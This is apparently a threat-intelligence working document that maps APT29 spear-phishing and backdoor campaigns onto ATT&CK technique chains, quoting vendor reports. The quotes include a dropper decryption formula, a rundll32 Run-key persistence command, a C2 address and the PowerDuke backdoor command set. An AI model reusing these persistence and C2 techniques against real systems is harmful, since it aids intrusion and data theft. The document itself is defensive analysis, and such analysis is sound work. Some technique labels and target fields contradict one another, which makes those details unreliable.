**Next Technique is T1078.004 : <Valid Accounts>:Cloud Accounts**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1027.001 : <Obfuscated Files or Information>:Binary Padding**

**Next Technique is T1036.004 : <Masquerading>:Masquerade Task or Service**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1036 : Masquerading**

**Next Technique is T1553.002 : <Subvert Trust Controls>:Code Signing**

**Next Technique is T1070 : Indicator Removal on Host**

**Next Technique is T1550 : Use Alternate Authentication Material**

**Next Technique is T1484.002 : <Domain Policy Modification>:Domain Trust Modification**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1550.004 : <Use Alternate Authentication Material>:Web Session Cookie**

**Next Technique is T1140 : Deobfuscate/Decode Files or Information**

**Next Technique is T1562.001 : <Impair Defenses>:Disable or Modify Tools**

**Next Technique is T1562.004 : <Impair Defenses>:Disable or Modify System Firewall**

**Next Technique is T1562.002 : <Impair Defenses>:Disable Windows Event Logging**

**Next Technique is T1070.006 : <Indicator Removal on Host>:Timestomp**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1548.002 : <Abuse Elevation Control Mechanism>:Bypass User Account Control**

**Next Technique is T1027.002 : <Obfuscated Files or Information>:Software Packing**

**Next Technique is T1550.003 : <Use Alternate Authentication Material>:Pass the Ticket**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next tactic is TA0006 : Credential Access ['T1621', 'T1555.003', 'T1539', 'T1110.003', 'T1606.001', 'T1606.002', 'T1003.006', 'T1558.003', 'T1555', 'T1552.004']**

**Next Technique is T1621 : Multi-Factor Authentication Request Generation**

**Next Technique is T1555.003 : <Credentials from Password Stores>:Credentials from Web Browsers**

**Next Technique is T1539 : Steal Web Session Cookie**

**Next Technique is T1110.003 : <Brute Force>:Password Spraying**

**Next Technique is T1606.001 : <Forge Web Credentials>:Web Cookies**

**Next Technique is T1606.002 : <Forge Web Credentials>:SAML Tokens**

**Next Technique is T1003.006 : <OS Credential Dumping>:DCSync**

**Next Technique is T1558.003 : <Steal or Forge Kerberos Tickets>:Kerberoasting**

**Next Technique is T1555 : Credentials from Password Stores**

**Next Technique is T1552.004 : <Unsecured Credentials>:Private Keys**

**Next tactic is TA0007 : Discovery ['T1087.004', 'T1069.002', 'T1087.002', 'T1087', 'T1083', 'T1069', 'T1482', 'T1057', 'T1082', 'T1018', 'T1016.001']**

**Next Technique is T1087.004 : <Account Discovery>:Cloud Account**

**Next Technique is T1069.002 : <Permission Groups Discovery>:Domain Groups**

**Next Technique is T1087.002 : <Account Discovery>:Domain Account**

**Next Technique is T1087 : Account Discovery**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1069 : Permission Groups Discovery**

**Next Technique is T1482 : Domain Trust Discovery**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1018 : Remote System Discovery**

**Next Technique is T1016.001 : <System Network Configuration Discovery>:Internet Connection Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1550.001', 'T1021.002', 'T1021.001', 'T1550', 'T1550.004', 'T1021.006', 'T1550.003']**

**Next Technique is T1550.001 : <Use Alternate Authentication Material>:Application Access Token**

**Next Technique is T1021.002 : <Remote Services>:SMB/Windows Admin Shares**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next Technique is T1550 : Use Alternate Authentication Material**

**Next Technique is T1550.004 : <Use Alternate Authentication Material>:Web Session Cookie**

**Next Technique is T1021.006 : <Remote Services>:Windows Remote Management**

**Next Technique is T1550.003 : <Use Alternate Authentication Material>:Pass the Ticket**

**Next tactic is TA0009 : Collection ['T1213', 'T1213.003', 'T1560.001', 'T1114.002', 'T1074.002', 'T1005']**

**Next Technique is T1213 : Data from Information Repositories**

**Next Technique is T1213.003 : <Data from Information Repositories>:Code Repositories**

**Next Technique is T1560.001 : <Archive Collected Data>:Archive via Utility**

**Next Technique is T1114.002 : <Email Collection>:Remote Email Collection**

**Next Technique is T1074.002 : <Data Staged>:Remote Data Staging**

**Next Technique is T1005 : Data from Local System**

**Next tactic is TA0011 : Command and Control ['T1573', 'T1105', 'T1568', 'T1071.001', 'T1090.001', 'T1102.002', 'T1001.002', 'T1095', 'T1090.003', 'T1090.004']**

**Next Technique is T1573 : Encrypted Channel**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1568 : Dynamic Resolution**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next Technique is T1090.001 : <Proxy>:Internal Proxy**

**Next Technique is T1102.002 : <Web Service>:Bidirectional Communication**

**Next Technique is T1001.002 : <Data Obfuscation>:Steganography**

**Next Technique is T1095 : Non-Application Layer Protocol**

**Next Technique is T1090.003 : <Proxy>:Multi-hop Proxy**

**Next Technique is T1090.004 : <Proxy>:Domain Fronting**

**Next tactic is TA0010 : Exfiltration ['T1048.002']**

**Next Technique is T1048.002 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Asymmetric Encrypted Non-C2 Protocol**

**Next tactic is TA0040 : Impact []**

#### T1156.001, T1078 - OPERATION GHOST The Dukes aren’t back — they never left

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT29 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment | [6] The second attack wave that Volexity observed leveraged a Microsoft Word document with a malicious embedded macro |
| Attack Origin | Russia | Via ATT&CK/TCERT |
| Target Location | US | [6] The Dukes launched several waves of highly targeted spear phishing attacks against several U.S.-based think tanks and NGOs |
| Target Type | U.S.-based think tank | [6] See above |
| Impact | Exfiltration (confidentiality) |  |
| Vulnerabilities Exploited | CVE-2021-36934 |  |
| Related Attack Patterns |  |  |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2016 | [6] Wave 2 |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT29\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL | [2] In the next evolution of the campaign, MSTIC observed NOBELIUM attempting to compromise systems through an HTML file attached to a spear-phishing email |
| **2** | **TA0005 : Defense Evasion** | **T1027.006 : <Obfuscated Files or Information>:HTML Smuggling** | 1 |  | G | IF-DEV | [2] See above/below |
| **3** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN/NP-EXE | [2] User executes HTML malicious HTML file |
| **4** | **TA0002 : Execution** | **T1059.007 : Command and Scripting Interpreter: JavaScript** | 3 |  | S | NP-EXE/IF-SEN | [2] When opened by the targeted user, a JavaScript within the HTML wrote an ISO file to disc and encouraged the target to open it |
| **5** | **TA0005 : Defense Evasion** | **T1553.005 : Subvert Trust Controls: Mark-of-the-Web Bypass** | 4 |  | G | IF-DEV | [2] As above ISO embedded in HTML |
| **6** | **TA0005 : Defense Evasion** | **T1480 Execution Guardrails** | 4 |  | G | IF-DEV | [2] The actor sometimes employed checks for specific internal Active Directory domains that would terminate execution of the malicious process if it identified an unintended environment. |
| **7** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 4 |  | S | IF-C2C | [2] Cobalt Strike Beacon begins communication |
| **8** | **TA0004 : Privilege Escalation** | **T1068 : Exploitation for Privilege Escalation** | 7 |  | S | NP-PES | [3] CVE-2021-36934  See also [7] |
| **9** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 8 |  | S | IF-C2C | [2] Communication leading to installation of Adfinder |
| **10** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 9 |  | S | IF-C2C | [3] Install Adfinder - A tool to query the Active Directory |
| **11** | **TA0007 : Discovery** | **T1087.002 : <Account Discovery>:Domain Account** | 10 |  | S | NP-DIS | [3] Once attackers have a foothold on the machine, they usually deploy additional tools to gather  information about the host system or other machines in the same network |
| **12** | **TA0007 : Discovery** | **T1082 : System Information Discovery** | 11 |  | S | NP-DIS | [3] See above |
| **13** | **TA0009 : Collection** | **T1213 : Data from Information Repositories** | 12 |  | S | AO-COL | [3] Attacker able to collect data via this account |
| **14** | **TA0010 : Exfiltration** | **T1048.002 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Asymmetric Encrypted Non-C2 Protocol** | 13 |  | S | AO-EXF | Exfiltration of data (following above). Known procedure from [8] |
| **15** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 14 |  | S | IF-C2C | [2] Communication leading to installation of Sharp-SMBExec |
| **16** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 15 |  | S | IF-C2C | [3] Install Sharp-SMBExec - A tool to execute a command on a remote machine using SMB (this will be used to achieve lateral movement in APT29\_004). Similar behaviour / tool usage also noted in use of PSExec [8] |
| **17** | **TA0010 : Exfiltration** | **T1048.002 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Asymmetric Encrypted Non-C2 Protocol** | 16 |  | S | AO-EXF | Exfiltration of data following collection of data on remote machine described in APT29\_004 (this attack is now being used as a pivot to control access onto machines not directly on the internet) |
|  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [ESET\_Operation\_Ghost\_Dukes.pdf (welivesecurity.com)](https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf) [2019] {22}

[2] [New sophisticated email-based attack from NOBELIUM - Microsoft Security Blog](https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/) [2021] {18}

[3] [eset\_threat\_report\_t32021.pdf (welivesecurity.com)](https://www.welivesecurity.com/wp-content/uploads/2022/02/eset_threat_report_t32021.pdf) {33}

[4] [CERTFR-2021-CTI-011.pdf (ssi.gouv.fr)](https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-011.pdf) (not directly ATT&CK but linked from [3] )

[5] [Assembling the Russian Nesting Doll: UNC2452 Merged into APT29 | Mandiant](https://www.mandiant.com/resources/unc2452-merged-into-apt29) (additional to ATT&CK)

[6] [PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs | Volexity](https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/) (this is referenced on p7 of [1] in description of attack) [2016]

[7] [CVE-2021-36934 - Security Update Guide - Microsoft - Windows Elevation of Privilege Vulnerability](https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934) [2021] (via [3] )

[8] [APT29, IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle, NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, CozyDuke, Group G0016 | MITRE ATT&CK®](https://attack.mitre.org/groups/G0016/)

Government attacks

Operation Ghost started 2013 last observed 2019

From [1]

[2] In the next evolution of the campaign, MSTIC observed NOBELIUM attempting to compromise systems through an HTML file attached to a spear-phishing email. When opened by the targeted user, a JavaScript within the HTML wrote an ISO file to disc and encouraged the target to open it, resulting in the ISO file being mounted much like an external or network drive. From here, a shortcut file (LNK) would execute an accompanying DLL, which would result in Cobalt Strike Beacon executing on the system.

[2] The phishing message and delivery method was not the only evolving factor in the campaign. In one of the more targeted waves, no ISO payload was delivered, but additional profiling of the target device was performed by an actor-controlled web server after a user clicked the link. If the device targeted was an Apple iOS device, the user was redirected to another server under NOBELIUM control, where the since-patched zero-day exploit for CVE-2021-1879 was served.

[2] Experimentation continued through most of the campaign but began to escalate in April 2021. During the waves in April, the actor abandoned the use of Firebase, and no longer tracked users using a dedicated URL. Their techniques shifted to encode the ISO within the HTML document and have that responsible for storing target host details on a remote server via the use of the api.ipify.org service. The actor sometimes employed checks for specific internal Active Directory domains that would terminate execution of the malicious process if it identified an unintended environment.

In May 2021, the actor changed techniques once more by maintaining the HTML and ISO combination, but dropped a custom .NET first-stage implant, detected as TrojanDownloader:MSIL/BoomBox, that reported host-based reconnaissance data to, and downloaded additional payloads from, the Dropbox cloud storage platform.

[3] Once attackers have a foothold on the machine, they usually deploy additional tools to gather

information about the host system or other machines in the same network. These include:

AdFind [44] – A tool to query the Active Directory

BloodHound [45] – A tool to graph Active Directory relationships

Sharp-SMBExec [46] – A tool to execute a command on a remote machine using SMB

SharpView [47] – A tool to perform recon on a Windows machine

Rubeus [48] – A tool to interact with Kerberos

An exploit for CVE-2021-36934 [49] – a local privilege escalation vulnerability

The Cobalt Strike Port Scanner

They also usually deploy additional Cobalt Strike loaders (DLL- or PowerShell-based) that would

load SMB beacons. These can be used to control machines in the same network that are not directly

connected to the internet.

Recent months have shown that the Dukes are a serious threat to western organizations, especially

in the diplomatic sector. They are very persistent, have good operational security, and they know how

to create convincing phishing messages. ESET researchers expect to continue to see them targeting

European diplomats in the next months, with ever-evolving techniques.

[4]

[7] Executive Summary

An elevation of privilege vulnerability exists because of overly permissive Access Control Lists (ACLs) on multiple system files, including the Security Accounts Manager (SAM) database. An attacker who successfully exploited this vulnerability could run arbitrary code with SYSTEM privileges. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

An attacker must have the ability to execute code on a victim system to exploit this vulnerability.

#### T1156.001 OPERATION GHOST The Dukes aren’t back — they never left

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT29 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment | [1] The group’s main initial tactic to breach a network is to send spearphishing emails that contain a link  or an attachment  Operation Ghost |
| Attack Origin | Russia | Via ATT&CK/TCERT |
| Target Location | US | [1] The group is primarily  interested in spying on governments either in the West or in former USSR countries. Besides governments,  the group has also targeted various organizations linked to NATO, think tanks, and political parties |
| Target Type | Ukraine based government department | [1] See above |
| Impact | Exfiltration (confidentiality) |  |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  |  |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2018 | [1] |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT29\_002*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL | [1] The group’s main initial tactic to breach a network is to send spearphishing emails that contain a link  or an attachment |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN/NP-EXE | [1] See above  PolyglotDuke dropped |
| **3** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 2 |  | S | IF-C2C | [1] PolyglotDuke this downloader shares several similarities with other samples from  previous Dukes campaigns such as the use of Twitter to retrieve and decode its C&C server address, as well  as a custom string encryption implementation |
| **4** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 3 |  | S | IF-DEV | [1] See above ‘retrieve and decode its C&C server address’ |
| **5** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 4 |  | S | IF-C2C | [1] Fig 12 shows this as a three step initialisation with the C&C |
| **6** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 5 |  | S | IF-C2C | [1] Fig 12 shows this as a three step initialisation with the C&C |
| **7** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 6 |  | S | IF-C2C | [1] PolyglotDuke is a downloader that is used to download and drop the MiniDuke backdoor |
| **8** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 7 |  | S | IF-DEV | [1] PolyglotDoke dropper deobfuscated before running (Dropper desc p14) |
| **9** | **TA0005 : Defense Evasion** | **T1218.011 : System Binary Proxy Execution: Rundll32** | 8 |  | S | IF-DEV/NP-EXE | [1] dropper executed using rundll32.exe  MiniDuke backdoor dropped |
| **10** | **TA0005 : Defense Evasion** | **T1553.002 : <Subvert Trust Controls>:Code Signing** | 9 |  | G | IF-DEV | [1] Invalid digital signature included in MiniDuke backdoor |
| **11** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 9 |  | G | IF-DEV | [1] The backdoor is still written in pure x86 assembly but its size increased a lot – from 20 KB to 200+ KB.  This is due to the addition of obfuscation, mainly control-flow flattening |
| **12** | **TA0003 : Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 9 |  | S | IF-PER | [1] does not clarify persistence. E.g. from [2] used. |
| **13** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 12 |  | S | IF-C2C | [1] The network communication is relatively simple. It can use the GET, POST and PUT HTTP methods to contact  the hardcoded C&C server. |
| **14** | **TA0007 : Discovery** | **T1082 : System Information Discovery** | 13 |  | S | NP-DIS | [1] Getting system information (hostname, ID, pipename, HTTP method) |
| **15** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 14 |  | S | IF-C2C | [1] The network communication is relatively simple. It can use the GET, POST and PUT HTTP methods to contact  the hardcoded C&C server. |
| **16** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 15 |  | S | IF-C2C | [1] During our investigation, we were not able to find a dropper for FatDuke. We believe the operators simply  install the backdoor and establish persistence using the standard commands of an earlier stage backdoor. |
| **17** | **TA0003 : Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 16 |  | S | IF-PER | [1] We also noted that FatDuke generally replaced the second-stage binary, reusing the persistence  mechanism already in place [1] The persistence we have seen is very standard. They use the registry key HKLM\SOFTWARE\Microsoft\  Windows\CurrentVersion\Run and creatd a new value named Canon Gear and value C:\Program  Files\Canon\Network ScanGear\Canocpc.exe. This launches the backdoor each time a user logs in. |
| **18** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 17 |  | S | IF-C2C | [1] Example Fig 30 cycle  Get HTML page (and extra image URL) |
| **19** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 18 |  | S | IF-C2C | [1] Download PNG file |
| **20** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 19 |  | S | IF-DEV | [1] Decode and decrypt |
| **21** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 20 |  | S | NP-EXE | [1] Execute command |
| **22** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 21 |  | S | AO-EXF | [1] See ATT&CK Techniques |
|  |  |  |  |  |  |  |  |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [ESET\_Operation\_Ghost\_Dukes.pdf (welivesecurity.com)](https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf) [2019]

[2] [FatDuke, Software S0512 | MITRE ATT&CK®](https://attack.mitre.org/software/S0512/)

[3] [MiniDuke, Software S0051 | MITRE ATT&CK®](https://attack.mitre.org/software/S0051/)

[1]

**[1]**

**Dropper**

**PolyglotDuke’s dropper** embeds an encrypted PolyglotDuke within a resource type named GIF with the

ID 129. The resource is encrypted with the following algorithm, using the string GIF89 from the resource

(which is the 5 first magic bytes of the start of the GIF header) as the key:

clearText[i] = (i / 5) ^ cypherText[i] ^ aGif89[i % 5]

After decryption, the DLL is written to the current working directory and executed using rundll32.exe.

The custom string encryption algorithm used by the PolyglotDuke dropper is identical to the one used by

PolyglotDuke, as well as other samples from previous Dukes campaigns, and is depicted in Figure 7.

As mentioned in section 3.2, it’s worth noting that this dropper shares a great deal of functionality with

OnionDuke, such as the use of a GIF resource, the use of the same algorithm with the string GIF89 as key to

decrypt the resource, and the use of the same custom encryption algorithm to encrypt the strings

**MiniDuke**

Finally, this malware implements thirty-eight different backdoor functions such as:

• Uploading or downloading files

• Creating processes

• Getting system information (hostname, ID, pipename, HTTP method)

• Getting the list of local drives and their type (unk, nrt, rmv, fix, net, cdr, ram, und)

• Reading and writing in the named pipe

• Starting and stopping the proxy feature

**FatDuke**

#### T1156.001, PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs – Wave 2

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT29 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment | [6] The second attack wave that Volexity observed leveraged a Microsoft Word document with a malicious embedded macro |
| Attack Origin | Russia | Via ATT&CK/TCERT |
| Target Location | US | [6] The Dukes launched several waves of highly targeted spear phishing attacks against several U.S.-based think tanks and NGOs |
| Target Type | U.S.-based think tank | [6] See above |
| Impact | Exfiltration (confidentiality) |  |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  |  |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2016 | [6] Wave 2 |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT29\_003*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL | [6] The second attack wave that Volexity observed leveraged a Microsoft Word document with a malicious embedded macro |
| **2** | **TA0005 : Defense Evasion** | **T1497 : Virtualization/Sandbox Evasion** | 1 |  | G | IF-DEV | [6] The Macros contain several anti-VM checks designed to avoid executing in virtualized environments |
| **3** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN/NP-EXE | [6] User executes HTML malicious Word Macro |
| **4** | **TA0005 : Defense Evasion** | **T1207 : Obfuscated Files or Information** | 3 |  | G | IF-DEV | [6] Alternate data stream (ADS) PNG file with the PowerDuke backdoor component hidden and encrypted within using Tiny Encryption Algorithm (TEA).  ([NTFS Alternate Data Streams: The Good and the Bad (foldersecurityviewer.com)](https://blog.foldersecurityviewer.com/ntfs-alternate-data-streams-the-good-and-the-bad/) ) |
| **5** | **TA0003 : Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 3 |  | S | IF-PER | [6] PowerDuke backdoor file dropped to "%APPDATA\Roaming\HP\" with persistence via HKCU Run Key "ToolboxFX" (rundll32.exe %APPDATA\Roaming\HP\fywhx.dll #2). Connects directly to 185.132.124.43:443 for command and control. |
| **6** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 5 |  | S | IF-C2C | [6] See above PowerDuke Backdoor begins communication  Limited info on C&C approach but from [7]  The malware attempts to blend in with normal network traffic as much as possible. This is done with a handful of different tactics. Communication is often done with the HTTP protocol. Some of the malware will attempt to use realistic looking User-Agent strings with the requests |
| **7** | **TA0007 Discovery** | **T1083 : File and Directory Discovery** | 6 |  | S | NP-DIS | Specific of attack sequence is not made clear so a simple example is constructed of an Exfiltration attack is included here. The choice of exfiltration is based on APT characterisation in [1]. The actions noted are based on the Backdoor capability documented below (from [6]) and MITRE ATT&CK documented Technique use. |
| **8** | **TA0007 Discovery** | **T1083 : File and Directory Discovery** | 7 |  | S | NP-DIS | Find information about files visible from backdoor |
| **9** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 8 |  | S | IF-C2C | Send info back  Then next command. For these couples these will be conflated as here. |
| **10** | **TA0010 : Exfiltration** | **T1048.002 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Asymmetric Encrypted Non-C2 Protocol** | 9 |  | S | AO-EXF | [6] fgetp |
| **11** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 10 |  | S | IF-C2C | Then next command. |
| **12** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 11 |  | S | NP-EXE | [6] Run  start a process via CreateProcessW  # runs cmd.exe /c and gets the output via Named Pipe and sends the data back |
| **13** | **TA0010 : Exfiltration** | **T1048.002 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Asymmetric Encrypted Non-C2 Protocol** | 12 |  | S | AO-EXF | See above |
| **14** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 13 |  | S | IF-C2C | Then next command. |
| **15** | **TA0009 : Collection** | **T1113 : Screen Capture** | 14 |  | S | AO-COL | wnd gets the text of the current foreground window |
| **16** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol : Web Protocols** | 15 |  | S | IF-C2C | Then next command (and return the screen capture) |
|  |  |  |  |  |  |  |  |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [ESET\_Operation\_Ghost\_Dukes.pdf (welivesecurity.com)](https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf) [2019]

[2] [New sophisticated email-based attack from NOBELIUM - Microsoft Security Blog](https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/) [2021]

[3] [eset\_threat\_report\_t32021.pdf (welivesecurity.com)](https://www.welivesecurity.com/wp-content/uploads/2022/02/eset_threat_report_t32021.pdf)

[4] [CERTFR-2021-CTI-011.pdf (ssi.gouv.fr)](https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-011.pdf) (not directly ATT&CK but linked from [3] )

[5] [Assembling the Russian Nesting Doll: UNC2452 Merged into APT29 | Mandiant](https://www.mandiant.com/resources/unc2452-merged-into-apt29) (additional to ATT&CK)

[6] [PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs | Volexity](https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/) (this is referenced on p7 of [1] in description of attack) [2016]

[7] [The Dukes of Moscow - VMware Security Blog - VMware](https://blogs.vmware.com/security/2020/03/the-dukes-of-moscow.html) [2020]

[6]

**The PowerDuke Backdoor**

The PowerDuke backdoor boasts a pretty extensive list of features that allow the Dukes to examine and control a system. Volexity suspects the feature set that has been built into PowerDuke is an extension of their anti-VM capabilities in the initial dropper files. Several commands supported by PowerDuke facilitate getting information about the system.

A previous analysis of PowerDuke showed it supported the following commands.

comp get the NetBIOS name via GetComputerNameEx

domain get the computer's domain via NetWkstaGetInfo

drives get logical drives, drive type, free space, serial number, etc.

fsize get the size of a file via GetFileAttributesExW or failing that,

by mapping the file and getting the size

kill stop a process via TerminateProcess

memstat get memory usage status via GlobalMemoryStatusEx, total RAM, percent used, etc.

osdate get the time the machine was built (via InstallDate registry key)

osver get OS info via registry, such as ProductName,

CurrentBuild, CurrentVersion, CSDBuildNumber, etc.

pslist list processes via CreateToolhelp32Snapshot

pwd get current directory via GetCurrentDirectoryW

run start a process via CreateProcessW

# runs cmd.exe /c and gets the output via Named Pipe and sends the data back

siduser gets the current user's SID via GetTokenInformation and LookupAccountSidW

time the time + timezone (GetLocalTime and GetTimeZoneInformation)

uptime number of seconds since the last boot

user the user's name via GetUserNameExW

wipe writes random data across a file, then deletes the file

wnd gets the text of the current foreground window

fgetp download file

fputp upload file

power reboot or shutdown (via previously loaded PowrProf.dll)

cdt change to temporary directory

reqdelay sleep for specified time

#### T1156.001, T1078 - OPERATION GHOST The Dukes aren’t back — they never left

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT29 |  |
| Initial Access Vector | T1021.002 : <Remote Services>:SMB/Windows Admin Shares | [6] The second attack wave that Volexity observed leveraged a Microsoft Word document with a malicious embedded macro |
| Attack Origin | Russia | Via ATT&CK/TCERT |
| Target Location | US | [6] The Dukes launched several waves of highly targeted spear phishing attacks against several U.S.-based think tanks and NGOs |
| Target Type | U.S.-based think tank | [6] See above |
| Impact | Exfiltration (confidentiality) |  |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  |  |
| Preceded By | APT29\_001 | This is a very brief example to demonstrate codification of attacks pivoting through initial access platform. APT29\_001 will receive the data collected and exfiltrate. |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2016 | [6] Wave 2 |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT29\_004*** |  | ***Ver*** | ***0.1*** | |  |  |
|  |  |  |  |  |  | |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | | ***KC Step*** | ***Notes*** |
| **1** | **TA0008 : Lateral Movement** | **T1021.002 : <Remote Services>:SMB/Windows Admin Shares** | 0 |  | S | | NP-LMV | [3] Via Sharp-SMBExec |
